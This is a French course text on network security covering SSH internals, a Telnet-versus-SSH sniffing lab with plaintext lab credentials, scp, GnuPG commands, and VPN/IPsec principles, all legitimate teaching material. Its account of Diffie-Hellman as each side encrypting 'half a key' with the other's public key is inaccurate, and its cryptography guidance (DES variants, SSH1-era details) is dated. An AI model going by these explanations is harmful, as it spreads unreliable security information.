Le rôle principal d'une couche transport est de faciliter une communication sécurisée entre deux ordinateurs hôtes au moment de l'authentification et par la suite également. Elle utilise généralement le protocole TCP/IP, et accomplit sa tâche en s'occupant du chiffrement et du déchiffrement des données, en s'assurant que le serveur est le bon ordinateur pour l'authentification et en offrant la protection nécessaire aux paquets de données lors de leur envoi et de leur réception. En outre, la couche transport peut également faire la compression des données pour accélérer la vitesse de transfert de l'information.

Lorsqu'un client communique avec un serveur au moyen d'un protocole SSH, de nombreux éléments importants sont négociés afin que les deux systèmes puissent créer correctement la couche transport :

- l'échange des clés
- l'algorithme de clé publique à utiliser
- l'algorithme de chiffrement symétrique à utiliser
- l'algorithme d'authentification de message à utiliser
- l'algorithme repère (hash) à utiliser

Durant l'échange des clés, le serveur s'identifie au client au moyen d'une clé hôte.
Evidemment, si le client communique pour la première fois avec ce serveur, la clé du serveur lui est inconnue. OpenSSH contourne ce problème en permettant au client d'accepter la clé hôte du serveur lors de leur première connexion SSH.

```
The authenticity of host 'localhost (127.0.0.1)' can't be established.
RSA key fingerprint is 67:cd:c7:c8:6e:d1:45:ad:d3:9a:73:5b:a5:fd:29:c7.
Are you sure you want to continue connecting (yes/no)?
```

Ensuite, lors des connexions suivantes, la clé hôte du serveur peut être vérifiée au moyen d'une version enregistrée sur le client, ce qui permet au client de s'assurer qu'il communique bien avec le serveur désiré.

Cette information nommé "fingerprint" n'est pas très évidente à retrouver, en effet aucun fichier ne contient cette empreinte numérique. En fait, il faut exécuter la commande suivante pour obtenir cette signature numérique : `lampion:/etc/ssh# ssh-keygen -l -f ssh_host_dsa_key`

Avertissement La méthode de vérification de la clé hôte utilisée par SSH n'est pas parfaite car, à ce stade, un individu pourrait se faire passer pour le serveur lors de la première connexion sans que le système local puisse nécessairement différencier le serveur désiré de l'individu voulant se faire passer pour lui. Toutefois, d'ici à ce qu'une meilleure méthode de distribution de la clé hôte soit disponible, cette méthode initiale non sécurisée est mieux que rien.

Le protocole SSH est conçu pour fonctionner avec la plupart des types d'algorithme de clé publique ou de format de codage. Après la création de deux valeurs lors de l'échange initial des clés (une valeur repère utilisée pour les échanges et une valeur secrète partagée), les deux systèmes commencent immédiatement à calculer de nouveaux algorithmes et de nouvelles clés pour protéger l'authentification et les données qui seront envoyées au cours de la connexion.

15.4.2 Authentification

Une fois que la couche transport a créé un tunnel sécurisé pour envoyer les informations entre les deux systèmes, le serveur indique au client quelles sont les différentes méthodes d'authentification prises en charge, telles que l'utilisation d'une signature chiffrée privée ou l'entrée d'un mot de passe. Le client doit ensuite essayer de s'authentifier au serveur au moyen d'une des méthodes spécifiées.

Étant donné que les serveurs peuvent être configurés de façon à permettre différents types d'authentification, cette méthode donne aux deux parties un niveau de contrôle optimal. Le serveur peut décider quelles méthodes d'authentification prendre en charge en fonction de son modèle de sécurité et le client peut choisir

l'ordre des méthodes d'authentification à utiliser parmi celles qui sont disponibles. Grâce à la nature sécurisée de la couche transport SSH, même les méthodes d'authentification qui, de prime abord, semblent non sécurisées, telles que l'authentification d'ordinateur hôte, peuvent être utilisées en toute sécurité.

Pour réaliser l'authentification à travers une clé publique / privée, il faut ajouter la définition de la clé publique dans le fichier `.ssh/autorized_keys` du compte sur lequel vous désirez vous conneter :

```
lampion:/home/eric# cat /home/s3/.ssh/id\_dsa.pub >> .ssh/authorized\_keys
```

15.4.3 Connexion

Après avoir effectué avec succès l'authentification au moyen de la couche transport SSH, des canaux multiples sont ouverts en transformant la connexion simple entre les deux systèmes en connexion multiplex[3].

Le client et le serveur peuvent tous deux créer un nouveau canal et chaque canal reçoit un numéro différent aux deux extrémités (serveur ou client). Lorsque l'une d'elle essaie d'ouvrir un nouveau canal, le numéro de cette extrémité pour ce canal est envoyé avec la requête. Cette information est stockée à l'autre extrémité et utilisée pour diriger un type spécifique de communication d'un service à ce canal. Ainsi, des types différents de session ne peuvent se nuire entre eux et les canaux peuvent être fermés sans interrompre la connexion SSH principale entre les deux systèmes.

Les canaux prennent aussi en charge le contrôle du flot de données, ce qui leur permet d'envoyer et de recevoir des données de façon ordonnée. Ce faisant, aucune donnée n'est envoyée par le canal tant que l'hôte n'a pas reçu un message lui indiquant que le canal est en mesure d'en recevoir.

Les canaux sont particulièrement utiles avec la retransmission X11 et la retransmission de port TCP/IP par SSH. Des canaux séparés peuvent être configurés différemment, pour utiliser une quantité maximum de paquets différente ou pour transférer un type spécifique de données. Cela permet à SSH de faire preuve de souplesse lors de l'acheminement des données sur divers types de connexion à distance, tels que les liaisons sur des réseaux publics ou les connexions rapides sur des réseaux locaux d'entreprise, sans avoir à changer l'infrastructure de base du protocole. Le client et le serveur négocient automatiquement la configuration de chaque canal à l'intérieur de la connexion pour l'utilisateur.

15.5 Protocole de connexion

15.5.1 Initialisation de la connexion

Lors d'une demande de connexion, le démon SSH réalise un fork et permet la connexion à travers son processus fils. Avant de permettre l'authentification entre les 2 points terminaux, il effectue un échange d'authentification.

15.5.2 Échange d'identification

Dans un premier temps, le serveur envoie une chaîne formattée au client en texte brut, spécifiant les versions de protocole supporté et la version du serveur. Cette chaîne peut être du type "SSH-1.99-OpenSSH_2.3.0", où "1" indique le numéro de version majeur du protocole, "99" indique le numéro de version mineur et "OpenSSH_2.3.0" est la version logicielle du serveur.
Si le client ne supporte pas le protocole reçu, il ferme la connection. Si le protocole est supporté par le client, il répond avec une chaîne formattée de la même façon que précédemment. Le serveur teste alors la

[3]Une connexion multiplex envoie plusieurs signaux sur un support commun et partagé. Avec le protocole SSH, divers canaux sont envoyés sur une connexion sécurisée commune.

réponse du client. Si les versions ne concordent pas ou si la version cliente est invalide, le serveur cloture la connexion.
Si les versions concordent, l'échange de clé peut se faire.

15.6 L'échange de clefs

Le serveur va envoyer deux de ces clés publiques. En premier lieu, le serveur ira chercher 64 bits d'un PRNG[4] qui sera utilisé comme un cookie pour prévenir des attaques IP Spoofing et des predictions du numéro de séquence TCP. Ceci affecte uniquement les connexion de type rhost.
Le client va envoyer en retour ce cookie lorsque la clé de session est envoyée. Ceci est valable uniquement contre un IPSpoofing, toute machine du réseau local peut voir les paquets sortir et récupérer le cookie généré aléatoirement.
Le serveur construit alors un paquet de type `SSH_SMSG_PUBLIC_KEY`, concaténant le cookie, la taille des 'n' éléments de la clé RSA du serveur, l'exposant publique 'e' de la clé RSA du serveur et le modulo 'n' de le clé RSA hôte (la clé publique RSA), les flags du protocole SSH, les codages symétriques supportés, et les méthodes d'authentification supportés.
Une fois le paquet `SSH_SMSG_PUBLIC_KEY` reçu par le client, il calcule un ID de session de la même façon que le serveur :

L'ID de session est égal à la signature MD5 de la concaténation du modulo de la clé hôte du serveur, le modulo de la clé du serveur et le cookie généré par le serveur.

```
session_id=MD5(HostKey_RSAModulus | ServerKey_RSAModulus | Cookie)
```

La longueur de la chaine d'un session_id est le même que la longueur du résultat du MD5 : 128 bits.
Le client **génère une clé de session de 256 bits allant chercher les data du PRNG**. Cette clé sera utilisée dans un algorythme symétrique dans le futur échange de la session SSH.
Avant que la clé soit encrypté et envoyé, les 128 premiers bits de la clé, sont XORé avec le session_id. Le client alors utilise l'algorithme RSA pour encrypter consécutivement la clé de session XORé et l'id_session avec la clé du serveur et l'hôte clé.
L'encryptage est réalisé grâce à la plus petite clé.
Finalement le client crée le paquet et retrouve l'algorythme symétrique à utiliser, le cookie reçu, la clé de session cryptéé et les flags du protocole SSH et l'envoie au serveur.
Le serveur reçoit ce paquet et retrouve l'algorythme symétrique choisi par le client. Il retrouve la clé encrypté, les flags de SSH et décrypte la clé de session.

15.7 Conclusion

SSH permet d'effectuer une maintenance des serveurs via Internet sans avoir de craintes au niveau sécuritaire des accès. L'une des applications plus ou moins directe du protocole SSH est le VPN que nous allons détailler maintenant.

15.8 Travaux Pratiques

15.8.1 Putty

Installer le logiciel Putty sur votre machine.

[4]Pseudo Number Random Generator

15.8.2 Telnet

Connectez vous en Telnet sur la machine indiquée par l'instructeur.

```
telnet lampion
lampion login : squirrel
Password : texavery
...
exit
```

```
eric@lampion:~/secu/reseau$ telnet lampion
Trying 127.0.0.1...
Connected to lampion.
Escape character is '^]'.
Debian GNU/Linux 3.0 lampion
lampion login: squirrel
Password:
Last login: Tue Nov 26 11:02:47 2002 from lampion on pts/2
Linux lampion 2.2.19pre17 #14 SMP Wed Aug 21 13:38:36 CEST 2002 i686 unknown

Most of the programs included with the Debian GNU/Linux system are
freely redistributable; the exact distribution terms for each program
are described in the individual files in /usr/share/doc/*/copyright

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
squirrel@lampion:~$ exit
logout
Connection closed by foreign host.
```

TAB. 15.1 – Exemple de session Telnet




FIG. 15.1 – Trame d'une connexion Telnet : 1 caractère du mot de passe

15.8.3 SSH

Connectez vous en SSH sur la machine indiquée par l'instructeur.

```
ssh squirrel@lampion
lampion login : squirrel
Password : texavery
...
exit
```

```
eric@lampion:~/secu/reseau$ ssh squirrel@lampion
squirrel@lampion's password:
Linux lampion 2.2.19pre17 #14 SMP Wed Aug 21 13:38:36 CEST 2002 i686 unknown

Most of the programs included with the Debian GNU/Linux system are
freely redistributable; the exact distribution terms for each program
are described in the individual files in /usr/share/doc/*/copyright

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 26 11:25:52 2002 from lampion
squirrel@lampion:~$ exit
logout
Connection to lampion closed.
eric@lampion:~/secu/reseau$
```

TAB. 15.2 – Exemple de session SSH

15.8.4 Exercices

- Comparez les résultats obtenus avec le sniffer.
- Essayez de retrouver votre mot de passe de la session telnet dans les trames sniffées.
- Recherchez les différentes phases du protocole SSH

15.9 Scp

`scp` est un programme utilisant le protocole SSH qui permet de copier des fichiers d'un serveur sur une autre machine possédant un client `scp`.

Sous Windows, il existe le logiciel `WinSCP`.

Sous Linux, il vous faudra utiliser la commande `scp` de la façon suivante :

Copie vers le serveur SSH : `scp <fichiers> user@IPServeur :PathServeur`
Exemple : `scp * root@192.168.2.10 :.`

Copie depuis le serveur SSH : `scp user@IPServeur :<fichiers> Path`
Exemple : `scp root@192.168.2.10 :* .`

Chapitre 16

Gnu Privacy Guard

16.1 Principes généraux

16.1.1 Signature digitale

Elle assure l'identité de l'émetteur et l'intégrité du message. Le schéma de signature digitale est le suivant : algorithme de la signature + algorithme de vérification.

- **Principe :** utilisation d'une clé privée pour la signature et d'une clé publique pour la vérification.
- **Règle :** un tiers peut déterminer la validité d'une signature sans connaître la clé privée du signataire.
- **Fonctionnement :** le signataire crypte sa signature à l'aide de sa clé privée. Celle-ci est alors déchiffrée à l'aide de la clé publique par le destinataire.

Les algorithmes standards utilisés pour réaliser ce cryptage de signature sont :

- **DSA (Digital Signature Algorithm)** : utilisation de la fonction de hashage SHA.
- **Signature RSA** : utilise le chiffrement à clé publique RSA.

16.1.2 Chiffrement

Il existe 2 types de chiffrement :

- **chiffrement symétrique** : clé de chiffrement = clé de déchiffrement (*clé secrète*)
- **chiffrement asymétrique** : clé de chiffrement $\neq$ clé de déchiffrement respectivement *clé publique, clé privée*

Pour envoyer un message chiffré à un destinataire, l'expéditeur va utiliser la clé publique du destinataire afin de chiffrer le message à envoyer. Celui-ci pourra alors être déchiffrée par le destinataire grâce à sa clé privée. Un problème subsiste tout de même pour le transfert de la clé publique. Il faut donc faire alors appel aux certificats. Ces certificats sont donnés par une entreprise privée qui confirmereront l'identité d'une personne.

16.2 Utilisation des clés publiques et privées : GPG

GPG est la version libre de PGP (Pretty Good Privacy), il permet de crypter et de signer des documents, en particulier des mails.

16.2.1 Installation

- Télécharger le logiciel gnupg pour Windows ainsi que sa somme de contrôle.




FIG. 16.1 – Encryptage d'un message avec signature électronique

- Vérifier l'intégralité du logiciel ainsi télécharger.
- Installer le logiciel dans le répertoire c :\gnupg
- Modifier votre PATH pour ajouter c :\gnupg[1]

16.2.2 Utilisation en solitaire

Créer votre propre jeu de clé : `gpg --gen-key`

Exporter votre clé publique : `gpg --armor --output "public.txt" --export "VOTRE NOM"`

Exporter votre clé privée (pour la mettre en lieu sûr) : `gpg --armor --output "private.txt" --export-secret-keys "VOTRE NOM"`

Encrypter un fichier de votre choix : `gpg --recipient "LE NOM DE LA CLE PUBLIQUE A UTILISER" --output "fichier crypté" --encrypt "fichieràcrypter.gpg" .`

Décrypter le fichier : `gpg --decrypt-files "fichier crypté"`[2]

Signer un fichier : `gpg --local-user "VOTRE NOM" --clearsign "message.txt"`. Le fichier signé sera message.txt.asc.

Vérifier la signature : `gpg --verify "message.txt.asc"`

[1] Sous XP/2000/NT : System Properties − > Advanced Tab − > Environment Variables − > System Variables
Sous 9x : autoexec.bat

[2] Le fichier crypté **DOIT** avoir pour extension .gpg (renommer le au besoin)

16.2.3 Explication des différentes options

-a	−−armor	créer une sortie ascii avec armure
-o	−−output	utiliser comme fichier de sortie
	−−export	exporter les clés
-r	−−recipient NOM	chiffrer pour NOM
-e	−−encrypt	chiffrer les données
	−−decrypt-files [fich.]	déchiffrer les fichiers
-u	−−local-user	utiliser ce nom pour signer ou déchiffrer
	−−clearsign [fichier]	faire une signature en texte clair

16.2.4 Utilisation en binôme

- Importer la clé publique de votre voisin : `gpg -v --import "monvoisin.txt"`
- Valider son identité : `gpg --edit-key "monvoisin"`, entrez la commande `trust` puis sélectionner le choix 5 pour indiquer que vous lui faîtes une confiance aveugle. Entrez la commande `quit` pour arrêter.
- Encrypter un fichier avec la clé publique de votre voisin, donner lui le fichier pour qu'il le décrypte.
- Signer un fichier avec votre signature et demander à votre voisin de contrôler celle-ci.

Aide

- L'option `-v` permet d'avoir des informations complémentaires lors de l'éxécution d'une commande `gpg`
- Les commandes `gpg --list-keys`, `gpg --list-public-keys` et `gpg --list-secret-keys` permettent de voir les clés de votre trousseau.

16.2.5 Réponse des Travaux Pratiques en Binôme

Encrypter un fichier avec la clé publique de votre voisin, donner lui le fichier pour qu'il le décrypte.

- Utilisateur : `gpg --recipient clepubliqueduvoisin -output texte.gpg -encrypt texte.txt` $->$ `texte.gpg` contient maintenenant le fichier crypté.
- Voisin : `gpg --decrypt texte.gpg`

Signer un fichier avec votre signature et demander à votre voisin de contrôler celle-ci.

- Utilisateur : `gpg --local-user cleprivéeàutiliser --clearsign message.txt` $->$ un fichier `message.txt.asc` contient maintenant la signature en plus du texte.
- Voisin : `gpg --verify .asc`

16.2.6 Complément d'information

Serveur de clés

Nous voyons très bien qu'il serait plus agréable de centraliser les clés publiques sur un serveur. C'est ce que font les serveurs suivants :

- `wwwkeys.pgp.net`
- `www.keyserver.net`
- `pgp.mit.edu`

Certificat de révocation

Vous pouvez déposer votre clé sur l'un des serveurs mais avant toute autre chose il faut prévoir le fait de pouvoir invalider votre clé à l'aide d'un certificat de révocation :

`gpg --gen-revoke --output certificat.asc key_id`
où `key_id` représente l'identifiant de la clé pour laquelle vous désirez créer le certificat de révocation.
Une fois votre certificat de révocation créé, vous pouvez sans souci déposer votre clé sur le serveur de votre choix :
`gpg --keyserver nomduserver --send-keys key_id`

Suppression d'une clé du trousseau

Il peut arriver de faire des erreurs ou bien que le temps passe et que certaines clés ne soient plus valides, il faut donc les supprimer du trousseau. Pour se faire, le mieux est de lister les clés pour pouvoir visualiser les UIDs :
`gpg --list-keys` ce qui donne :

```
[stage@rh3 stage]$ gpg --list-keys
gpg: Avertissement: l'utilisation de la mÃ©moire n'est pas sÃ»re !
gpg: voir http://www.gnupg.org/fr/faq.html pour plus d'informations
/home/stage/.gnupg/pubring.gpg
------------------------------
pub  1024D/8C30403C 2004-09-29 Superman (Clark Kent) <superman@krypton.fr>
sub  1024g/08797651 2004-09-29 [expire: 2004-09-30]
```

Puis utiliser les commandes :

- `gpg --delete-secret-key UID` : pour supprimer une clé privée
- `gpg --delete-key UID` : pour supprimer une clé publique

Ce qui nous donne :

```
[stage@rh3 stage]$ gpg --delete-secret-key 08797651
gpg (GnuPG) 1.0.7; Copyright (C) 2002 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

gpg: Avertissement: l'utilisation de la mémoire n'est pas sûre !
gpg: voir http://www.gnupg.org/fr/faq.html pour plus d'informations
sec  1024D/8C30403C 2004-09-29   Superman (Clark Kent) <superman@krypton.fr>

Enlever cette clé du porte-clés ? o

[stage@rh3 stage]$ gpg --delete-key 8C30403C
gpg (GnuPG) 1.0.7; Copyright (C) 2002 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

gpg: Avertissement: l'utilisation de la mémoire n'est pas sûre !
gpg: voir http://www.gnupg.org/fr/faq.html pour plus d'informations
pub  1024D/8C30403C 2004-09-29   Superman (Clark Kent) <superman@krypton.fr>

Enlever cette clé du porte-clés ? o
```

Attention : Il est nécessaire de supprimer la clé privée avant la clé publique.

Chapitre 17

Les Réseaux Privés Virtuels (RPV ou VPN)[13]

17.1 Introduction

17.1.1 Qu'est-ce qu'un VPN ?

Un VPN (Virtual Private Network) est une liaison sécurisée entre 2 parties via un réseau public, en général Internet. Cette technique assure l'authentification des 2 parties, l'intégrité des données et le chiffrage de celles-ci.
Les 3 grands cas d'utilisation de VPN sont les suivants :

- Raccordement de télétravailleurs ou travailleurs mobiles. Ceux-ci se raccordent aux ressources de l'entreprise par modem, RNIS ou xDSL
- Interconnexion de succursales. Des sites distants d'une même entreprise partagent les même ressources sans avoir recours à des lignes spécialisées (LS).
- Exploitation de réseaux extranets. Ce segment trouve sa justification dans l'essor probable du commerce électronique.

La figure ci-dessous illustre le principe des VPN

17.1.2 Pourquoi utiliser un VPN ?

La principale raison pour implémenter un VPN est l'économie supposée par rapport à tout autre type de connexion. Bien que les VPN nécessitent l'acquisition de produits matériels et logiciels supplémentaires, le coût à terme de ce genre de communication est moindre. L'entreprise ne paye que l'accès à l'Internet via son ISP (tarif local) et non une communication nationale dans le cas d'une liaison RNIS ou un forfait dans le cas d'une Liaison Spécialisée. La technologie VPN procure de même la sécurité lors des connexions d'utilisateurs distants au réseau interne de l'entreprise.

17.2 Fonctionnement des VPN

17.2.1 L'interconnexion

Une connexion VPN met en jeu les composants suivants :




FIG. 17.1 – Principe d'un VPN

Serveur VPN

Un ordinateur qui accepte des connexions VPN de clients VPN. Un serveur VPN peut fournir une connexion VPN accès distant ou une connexion VPN routeur à routeur.

Client VPN

Un ordinateur qui initie une connexion VPN vers un serveur VPN. Un client VPN peut être un ordinateur individuel qui obtient une connexion VPN accès distant ou un routeur qui obtient une connexion VPN routeur à routeur.

Tunnel

La portion de connexion dans laquelle les données sont encapsulées.

La connexion VPN

La portion de connexion dans laquelle les données sont chiffrées. Pour des connexions VPN sécurisées, les données sont chiffrées et encapsulées dans la même portion de la connexion.
Note : Il est possible de créer un tunnel et d'envoyer les données dans le tunnel sans chiffrage. Ce n'est pas une connexion VPN car les données privées sont envoyées au travers d'un réseau partagé ou public sous une forme non chiffrée et facilement lisible.

Protocoles

Les premiers standards utilisés furent propriétaires à l'image de L2F (Layer 2 Forwarding) de Cisco et Shiva (Intel), PPTP (Point to Point Tunneling Protocol) de Microsoft et 3Com et L2TP (Layer 2 Tunneling Protocol), fusion des 2 précédents.
Cependant, le standard actuel de niveau 3 est IPsec promulgué par IETF (Internet Engineering Task Force).
Ses composantes assurent :

1. la gestion et l'échange des clés entre 2 passerelles VPN (IKE : Internet Key Exchange)
2. le chiffrement des paquets IP (ESP : Encapsulating Security Payload)
3. l'authentification (AH : Authentication Header)

De plus l'utilisation de ce protocole ouvert assure, en théorie, l'interopérabilité d'équipements hétérogènes. La figure suivante schématise une connexion VPN entre 2 sites d'une société :




FIG. 17.2 – Connexion VPN entre 2 sites d'une société

17.2.2 Les concepts de base

- Tunnelisation
- Chiffrement
- Authentification

17.2.3 La tunnelisation

C'est la méthode utilisée pour faire transiter des informations privées sur un réseau public. Les tunnels sécurisés garantissent la confidentialité et l'intégrité des données ainsi que l'authenticité des 2 parties.
Dans cette méthode dite d'encapsulation, **chaque paquet est complètement chiffré et placé à l'intérieur d'un nouveau paquet**.
Les standards de la couche 2 sont PPTP (Point to Point Tranfert Protocol) et L2F (Layer 2 Forwarding) qui ont convergé vers un protocole unique, L2TP (Layer 2 Transfert Protocol).
Le protocole de niveau 3 est standardisé : il s'agit de la norme prescrite par l'IETF pour IP V6 et compatibles IP V4, **IPsec**.

Il existe 2 modes de transport distincts :

Mode Transport : il protège le contenu d'une trame IP en ignorant l'en-tête.

Utilisation : Ce mode de transport est **généralement utilisé entre les points terminaux d'une connexion**, idéal pour une connexion nomade sur un réseau.

Mode Tunnel : plus performant, il crée des tunnels en encapsulant chaque trame dans une enveloppe qui protège tous les champs de la trame.
Utilisation : Il est utilisé entre 2 équipements **dont au moins un n'est pas un équipement terminal**. **Les données peuvent être chiffrées (mode ESP) ou pas (mode AH).** Idéal pour relier 2 réseaux distants.

17.2.4 Les 3 principaux composants d'IPsec

17.2.5 AH (Authentication Header)

: ce module garantit l'authenticité des trames IP en y ajoutant un champ chiffré destiné à vérifier l'authenticité des données renfermées dans le datagramme.

AH - Mode Transport

FIG. 17.3 – AH - Mode Transport

AH - Mode Tunnel

17.2.6 ESP (Encapsulating Security Header)

: ce procédé assure la confidentialité et l'authenticité des informations en générant des données chiffrées sur une nouvelle trame, à partir de la trame d'origine.

FIG. 17.4 – AH - Mode Tunnel




FIG. 17.5 – ESP (Encapsulating Security Header)

Les avantages de la tunnelisation sont multiples. Elle permet de cacher la topologie du réseau, de router des réseaux non-routables au travers d'internet et de faire cohabiter des solutions VPN et pare-feu au niveau de la couche applicative.

17.2.7 IKE (Internet Key Exchange)

: Protocole destiné à permettre le partage d'une clé de chiffrage entre émetteur et destinataire, dans le cadre du protocole IPsec. (cf section 17.2.9 page : 67)

17.2.8 Le chiffrement

Le chiffrement recommandé par l'IETF est basé sur le standard US, le DES. Celui-ci présente 3 variantes, se distinguant les unes des autres par le nombre de bits utilisés :

- 56-bit DES : simple, craqué en quelques minutes
- 112-bit DES (double DES) : craqué par une attaque en ligne concerné, sans complexité supplémentaire que le 56-bit
- 168-bit DES (triple DES) : basé sur 3 clés indépendantes mais pas aussi difficile à craquer qu'un système à clé de longueur triple.

Aucun chiffrement cependant n'est sûr à 100%. Le Gouvernement a décidé de relever le seuil de chiffrage dont l'utilisation est libre, de 40 bits à 128 bits.

Le protocole DES, quelqu'en soit le type, est symétrique, c'est-à-dire que la même clé de session (ou la même suite de 3 clés dans le cas triple DES) est utilisée par les 2 entités communicantes. Cette clé est

changée de manière aléatoire au bout d'un certain temps qui correspond à la durée de vie de cette clé.

Cependant, le problème réside dans l'échange de la valeur de la clé entre les 2 entités. On le résout grâce au protocole de Diffie-Hellman. Celui-ci permet la négociation d'une clé unique, de manière commune. Chaque entité détermine une moitié de la clé et envoie les paramètres permettant de calculer la moitié manquante à l'autre entité.

Ce protocole étant asymétrique, il se base sur une paire de clés, une « privée » et une « publique ».

Protocole de Diffie Hellman

On imagine 2 entités (A et B) et leur jeu de clés privée et publique.
A calcule la moitié de la future clé commune et fournit à B les paramètres permettant de calculer cette moitié. Il utilise la clé publique de B pour chiffrer ces paramètres et les envoie à B. Ce dernier déchiffre le paquet reçu grâce à sa clé privée et calcule la moitié de clé qui lui manque. Il fait une opération similaire de manière à fournir à A sa moitié de clé.

Ainsi, les 2 entités disposent d'une clé commune de session.

La faiblesse de ce type d'échange réside dans la validité de la clé publique. Il s'agit de contrôler l'origine de l'entité qui envoie la clé publique, il faut l'authentifier.

Il est important de noter qu'un chiffrement basé sur une solution matérielle (Asic dédié) se révèle beaucoup plus rapide que son équivalente logicielle.

17.2.9 L'authentification

Elle est obtenue en fournissant la preuve de son identité auprès de son interlocuteur. Il existe plusieurs technologies dont voici les 3 principales :

Les certificats digitaux

Un certificat est constitué d'une clef publique et d'un certain nombre de champs d'identification, le tout signé par un tiers certificateur. En plus, un certificat contient des informations de gestion (numéro de série, une date d'expiration, etc.).

Ils se basent sur les recommandations X509 et permettent de façon sûre d'authentifier une personne, à la manière d'un passeport. On fournit à une autorité de certification les informations et celle-ci retourne un certificat digital.

